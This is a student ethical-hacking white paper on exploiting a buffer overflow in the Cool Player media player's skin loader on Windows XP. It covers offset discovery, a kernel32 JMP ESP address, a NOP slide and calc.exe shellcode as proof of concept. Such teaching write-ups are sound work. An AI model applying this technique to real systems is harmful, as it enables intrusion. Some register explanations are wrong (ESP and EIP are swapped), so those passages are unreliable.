Exploit Development

Exploiting the Cool Player Application.

Finlay Reid

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2020/21

.

Abstract

The following white paper discusses buffer overflow vulnerabilities and briefly touches on memory management specifically on the 32-bit operating system using the i386 architecture. The practical element of the paper involves exploiting and analyzing a vulnerable media player application. The aforementioned program was found to be susceptible to buffer overflow exploits when loading in a skin file, both when DEP was enabled and disabled the program was able to be exploited.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

Buffer overflow vulnerabilities were acknowledged and recorded as early as 1972, however the weakness was not maliciously exploited until the 1988s Morris worm. Since then, buffer overflows have become a prominent security vulnerability affecting many applications, impacting not just the internet but whole industries like game development. Buffer overflows occur due to poorly assembled software programs and can be an be as little as one misplaced character in a million-line program or as complex as multiple character arrays that are improperly handled.

Table one clearly demonstrates the prominence of buffer overflow weaknesses in applications, while still being the highest share of identified vulnerabilities, there has been a steady decline in discovered buffer overflow exploits. This could be attributed to a greater understanding of these types of exploits by software architects. Furthermore, the reason for buffer overflows having such a high percentage could be due to the fact that buffer overflows are easily identified since in most cases you only need to send an atypically long string to an input point in an application.

Vulnerability Type	2004	2003	2002	2001
Buffer Overflow	160(20%)	237(24%)	287(22%)	316(21%)
Access Validation Error	66 (8%)	92 (9%)	123 (9%)	126 (8%)
Exceptional Condition	114 (14%)	150 (15%)	117 (9%)	146 (10%)
Environment Error	6 (1%)	3 (0%	10 (1%)	36 (2%
Configuration Error	26 (3%)	49 (5%)	68 (5%)	74 (5%)
Race Condition	8 (1%)	17 (2%)	23 (2%)	50 (3%)
Other	49 (6%)	20 (2%)	1 (0%)	8 (1%)

Table 1 – Type of attacks and their frequency

Source: Erickson, J., 2008. *Hacking*. [Place of publication not identified]: No Starch Press.

At its simplest a buffer overflow occurs when more data than anticipated is written to a place in memory. This results in the neighboring memory addresses being overwritten. The weakness is exploited by attackers overwriting the memory of an application, if a malicious user knows the memory layout of a program, they can input a value that a buffer cannot hold. The next step includes overwriting sections of executable code, replacing it with their own code.

The simple concept behind a buffer overflow exploit is that the “saved EIP” can be overwritten with a value pointing to an attacker’s code. The ret instruction will then jump to the code and execute it.

1.2 PROGRAM EXECUTION IN WINDOWS

In order to fully comprehend buffer overflow exploits it is essential to have a basic understanding of how programs operate under windows. A program that has been compiled will have its memory split into five segments code, data, bss, heap, and stack. Each of these are reserved for a specific purpose and represent a portion of memory.

First is the code segment, which houses the programs assembled machine language instructions. As the program executes instructions like branch, jump, and call, are compiled into assembly language. Furthermore, the instruction pointer finds the line in program when the program first compiles.

The code section follows this process:

1.Reads the instruction that EIP is pointing to

2. Adds the byte length of the instruction to EIP

3. Executes the instruction that was read in step 1

4. Goes back to step 1

The code segment of memory only has read permissions, with only code stored and no variables, this prevents users having the ability to alter any program code.

The bss and data sections of memory are utilized for saving both global and static variables in programs. The initialized variables are located in the data section of memory while the uninitialized are in the bss segment of memory, both of these are writable and have a fixed size.

The Heap

Heap is a section of memory that the programmer can dynamically resize to fit the applications need, it stores the bigger blocks of data used in an application and can grow until the system runs out of memory. Not to be confused with heap data structure, it is controlled by the allocator and deallocator algorithms, which hold a place in heap memory for use and free up space to be reused later. The heap makes use of pointers to acquire data, this has a slight impact on the speed. Lastly, as the heap expands it goes downward to the higher address's in memory. This is illustrated below in *Figure 1*.



Figure 1 - stack frame diagram

The Stack

Individual threads in computer systems have a reserved section of memory known as its stack, at the very least a thread's stack is used to store the location of a return address provided by the caller in order to allow return statements to return to the correct location. The stack section of memory is responsible for holding the local variables and is based on the implementation of the stack data structure. It uses last-in-first-out (LIFO), this means when an item is placed on top of the stack it Is known as pushing, and when an item is removed this is known as popping. The stack is closely controlled by the central processing unit to optimize memory management, this means the size will increase and decrease throughout the runtime of a program. Thus, when compared with heap, the stack reads data in at a very fast rate however its size is finite.

Parameter	**Stack**	**Heap**
Basic	Memory is assigned in a contiguous segment.	Memory is assigned in any random order.
Allocation and Deallocation	Automatic by compiler instructions.	Manual by the programmer.
Cost	Less	More
Access time	Faster	Slower
Flexibility	Fixed size	Resizing is possible
Data type structure	Linear	Hierarchical

Table 2 – Comparison between the stack and heap

Pointers

ESP is the instruction pointer; it is responsible for pointing to the first byte of the next line of code to be executed. Mathematical statements are almost never done directly on the ESP, and the value of the ESP must remain the same at the start and end of a function. EIP is the stack pointer; it is responsible for pointing to the top value on the stack. In a modern application when a function is called, it will push data onto the stack, this is called the stack frame. The EBP register is responsible for referencing local variables from the function that constructed the frame. On our current system the stack frame makes use of two important pointers, one is the save frame pointer responsible for saving the value before the function was called, and the Return address, this tells EIP the specific command that was away to be run prior to the function call. Both of these pointers are behind the process of restoring the condition of memory after the function finishes.

1.3 GENERAL PURPOSE REGISTERS

Register Name	Register description
EAX	Used for some calculations and storing data that has been returned from a function.
ESP	Holds a pointer that points to the top of the stack
EBP	Monitors where the stack was at the start of a function call.
EDI	General purpose mostly used as a pointer. Used normally as a destination for data.
EDX	Sometimes used function parameter and used for storing short-lived variables within that particular function.
EBX	Has no particular uses but can be used to speed up calculations.
ECX	Sometimes used as a loop counter and a function parameter.
ESI	General purpose mostly used as a pointer. particularly for "rep-" class instructions.

Table 3 - General purpose registers and their purpose

1.4 BUFFER OVERFLOW



Figure 2 - buffer overflow diagram

Say for example the buffer size is a measly 100 bytes, to exploit a buffer over vulnerability, a file would be created that held over 100 characters, this would overwrite both the EBP and EIP. The next step in the process is calculating offset EIP and replacing it with a familiar 4-byte string to have confirmation it overwrites in the exact location. After this, the EIP address will be overwritten with the JMP ESP address which will point to the ESP and then finally the shellcode.

Mitigations

A number of different mitigation techniques have been developed for buffer overflow vulnerability's over the years, one of the most common on a windows machine is data execution prevention (DEP). This was introduced in late 2003 for windows machines and was known as a "major security update". To mitigate the risk posed by buffer overflow vulnerabilities DEP simply blocks the execution of code on the stack.

DEP however has its weaknesses and can be circumvented using techniques that include using system DLL's such as WinExec, jumping to this system .dll file would allow an attacker to execute any shellcode. This is a common bypass for DEP as the majority of modern programs use the kernel32.dll file.

Another technique in bypassing DEP includes using ROP (Return Oriented Programming), essentially ROP is used to call windows API functions to make the stack executable. Small sections of code (known as ROP gadgets) are used to call windows functions that tell the stack to be executable, a block of statements ending with a return will point to the next ROP gadget and so on. Overall, non-malicious code is used to create space for the shellcode to be executed.

A Stack canary is another defense mechanism against buffer overflows, A stack canary operates by saving a value when the function first starts on the stack prior to the return address. The stack canary Is

then popped and compared to the stored canary that was placed before the return address. If the values don't match the program is deemed to have been tampered with and will exit.

Lastly is the more complex technique in preventing buffer overflow exploitation known as ALSR (Address Space Layout Randomization). ASLR prevents buffer overflows by randomizing the arrangement of the memory address space, this reduces the likelihood of predicting the memory address layout of the program. This however will not be covered in this white paper due to ASLR being out of scope for this module.

1.5 TOOLS USED

Tools used	Description
Immunity debugger	A debugger with a great UI, split off from Olly debug
Olly Debug	OllyDbg is a 32-bit assembler level analyzing debugger for Microsoft Windows
Mona.py	A python script to automate and speed up specific searches while developing exploits, runs on Immunity Debugger.
Pattern create	A Metasploit script used to generate a string composed of unique patterns.
Pattern Offset	A script when used in conjunction with pattern create allows to discover the distance to EIP.
MSF venom	Combination of Msfpayload and Msfencode, useful tool that allows hackers to create exploits.
Net Cat	A tool used for port scanning and listening.

2 METHODOLOGY

2.1 DESCRIPTION OF THE APPLICATION

The application exploited in this white paper is a windows media player called “cool player”. The application was executed and analyzed on a virtual machine running Windows XP SP3. Cool player as an application has standard functionality and layout for a media player including operations like pause, play and skip.

Figure 3 - Cool player home UI

2.2 PROVING THE FLAW EXISTS

The first step in the process of exploiting the cool player application is being familiar with the application. Exploring the application looking for potential exploits and gaining an understanding of the application helps in the initial stages of the methodology. In the options menu a range of customization is available for the application including the choice of importing skins, due to prior knowledge the application had been found vulnerable to a buffer overflow when loading in a skin file.



Figure 4 - Cool player options menu

The next step in the process is verifying the ability to crash the target application. This is achieved by sending an atypically long string to where the application expects data to be inputted, for this program it is the changing the skin functionality. To accomplish this, a Perl file is created containing the code in *Figure 41*, the output from this sends 2000 A's and ultimately crashes the cool player application. This result confirms the application is vulnerable to buffer overflow exploits.

- Create a file named coolcrash.pl in notepad++ or a text editor of choice.
- Copy in the code found in *Figure 41*and run.
- Check the output was successful in printing the 2000 A's
- Run both the cool player application and Olly debug.
- Attach the cool player process.
- Press the play button in ollydbug
- Load in the skin file through the options menu.
- Observe the results.

After copying the code found in *Figure 41* in the scripts section it's important to save the file with .pl extension in order to let the machine know it's written in the pearl language. To run the pearl file simply double click on the file, after doing this the crafted skin file should appear. It is worth checking the file in order to make sure the program has functioned as it should have i.e. printing 2000 A's.

```
[CoolPlayer skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 5 - making sure output is correct

Figure 6 - outcome of running the pearl file

Having made sure, the malicious file has been crafted, both the vulnerable media application and Olly debug should now be run in tandem. Before this however, it is important to get a rough idea on the layout and how Olly debug functions. ***Figure 7*** below shows a breakdown of Olly debug.



Figure 7 - UI breakdown of Ollydbg

In order to attach the cool player application to Olly debug these steps should be taken:

- File (Top left)
- Attach
- Select Cool player

Some useful tips when using Olly debug include:

- F7/F8 – F7 will step through the disassembled programs code and F8 will step over the calls.
- F2 – F2 will create a breakpoint that when run the program will stop at line of code.
- CTRL + F7 – runs the program in an animated form going through all statements.

The next step in the process is to run the program through Olly debug, this is done by selecting the start icon in the top left of Olly debug. As previously stated, the cool player application has a buffer overflow vulnerability located in the skin functionality. The crafted skin fille named “craskcool1.ini” should then be loaded into the applications skin functionality. This can be done through the steps below

1. Right click on the cool player application then select options
2. Located at the bottom of the options menu click on the open button of the skin section.
3. Navigate to the crafted skin file and open it.

Observing the results, it can be seen to have crashed the program as the EIP is pointing to the 4 A’s. This suggests the application is vulnerable to buffer overflow exploits when using this input. *__Figure 9__* displays the error report received by windows XP confirming the crash has occurred.



Figure 8 - EIP has been set to 4 B's



Figure 9 - Error from windows describing cool player has crashed

2.2 EXPLOIT TESTING (DEP OFF)

For the next exploit data execution prevention (DEP) will be disabled. To do this, **right click on my computer and select properties,** then **navigate to the advanced tab, select settings in the performance tab.** After completing these steps, it is time to disable DEP, **click on the data execution tab** and **select the radio box that says,** "Turn on DEP for all programs and services except those I select". **Scroll down to the target application** and **add the application.** The machine now requires a reset for the changes to take effect. *Figure 10* shows the steps taken to disable DEP



Figure 10 - Turning DEP ON/OFF process

Finding the distance to EIP is the next step in the process of exploitation, to actually control EIP, first the distance must be discovered. To accomplish this the pattern create tool was used, this program essentially creates a string of a chosen length with no repeating character sequences. *Figure 11* shown below displays the command used to generate the overly long string using the pattern create program.

```
C:\cmd>pattern_create.exe 2500>pattern2000.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocrA.tmp/lib/ruby/1.9.1/rubygems/custom_r
re.rb:36:in `require': iconv will be deprecated in the future, use String#er
 instead.
```

Figure 11 - using pattern create to generate long string

Having created the large string from the pattern create program, the string is inserted into the second buffer overflow variable, where the original two thousand A's were located as shown in *Figure 45*. The revised Perl file is then loaded into the cool player application and the EIP Is observed.

The same steps are followed when attaching cool player to olldebug, the cool player is run then the skin file is imported. *Figure 12* shows the value of the EIP is "69423869" after loading in the revised skin file.

Figure 12 - EIP is set 69423869

After the program has crashed and the new EIP value has been obtained the next step is using the pattern offset program. This tool calculates the number of bytes from the start of the buffer to the EIP, to achieve this it requires two variables, the EIP value "69423869" and size of file "2000". This is shown below in *Figure 13*.



Figure 13 - using pattern offset to discover the distance to EIP

To verify the result of pattern offset program the previous script is altered to include further buffer strings. The three extra buffer strings "AAAA", "BBBB", "CCCC" and "DDDD" confirm the EIP distance and show the code is located at the top of the stack, as the EIP points to four B's, also known in hex as 424242. The standard steps are followed from previous sections:

- Attach cool player
- Run the application
- Alter the file to match with *Figure 36*
- Confirm output of Perl file with the expected output.
- Important malicious skin file
- Observer the EIP

Figure 14 - 4C's are located where the shellcode will be

Having discovered the distance to EIP and confirmed shellcode remains in the higher memory addresses, it is possible to now attempt to exploit the program. This is accomplished by first planting a memory address in the EIP, then jumping to the malicious shellcode located at the top of the stack. No padding will be necessary as the four B's were found in the EIP.

Due to the way the heap grows down and the stack grows up during the execution of programs, it is possible that the shellcode could be overwritten. This means it is important to determine roughly how much space there is for shellcode at the top of the stack, this requires a bit of trial and error. As previously stated, the pattern create tool generates a string with zero repeating charters, this program is used to generate a string of 30000 characters shown below in *Figure 15*. The string generated is pasted into a third buffer variable below the four b's where the EIP will point to displayed in *Figure 37*. By loading in the skin file and checking the top of the stack it shows the full string is present and the last series of characters remain , this confirms there is at least thirty thousand bytes of space free at the top of the stack, which can be seen in *Figure 16* and *Figure 17.*

```
C:\cmd>pattern_create.exe 30000>pattern30000.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocrA.tmp/lib/ruby/1.9.1/ruby
re.rb:36:in `require': iconv will be deprecated in the future,
 instead.
```

Figure 15 - creation of very long string using pattern create tool



Figure 16 - overly long string has not been overwritten



Figure 17 - ending of 30,000 long string matches up

Next step in exploiting the vulnerable media player includes exploiting the application in order to open a non-malicious file. The calculator program will be used as a proof of concept, shown below in *Figure 18* is the command used to generate the calculator shellcode. Metasploit's MSF venom is a great tool for creating a diverse range of different shellcodes, from complex to simple.



Figure 18 - creation of non-malicious calc code through MSF venom

As the program runs the stack size will inevitability get bigger as system calls will put objects on top of the stack. To compensate for this a NOP slide will be employed to ensure the shellcode isn't overwritten, the slide achieves this by essentially doing nothing so the EIP will continuously increment until the targeted shellcode is reached.

Due to the unexpected nature of the stack the ESP may not be in the same memory position every time the program is run. This means the JMP ESP method must be utilized to exploit the application, to accomplish this the EIP will be replaced with something that will cause the program to jump directly to the top of the stack. The best way to do this is using a .DLL file with a JMP ESP call, in order to find a jump ESP the executable module tab in Olly debug was used shown below in *Figure 19*. This can be accessed by pressing alt + e.



Figure 19 - finding a .dll file through ollydbg

In this example kernel32.dll will be used due to its continued use in the majority of applications. The find JMP program will be utilized to examine kernel32.dll for any JMP ESP commands and their specific memory locations. The command and results are displayed below in *Figure 20*.



Figure 20 - finding a jump esp located in kernel32.dll

The address used was the 0x7C86467B JMP ESP address, this was used in the calculator Perl file and packed with little endian. All the other components of the script were inserted, shown in *Figure 38* was the final implementation of the Perl file. The normal steps were taken to run the program and the malicious skin file was imported. The Calculator program was successfully executed shown below in *Figure 21* proofing the existence of a buffer overflow vulnerably in the cool player media application.

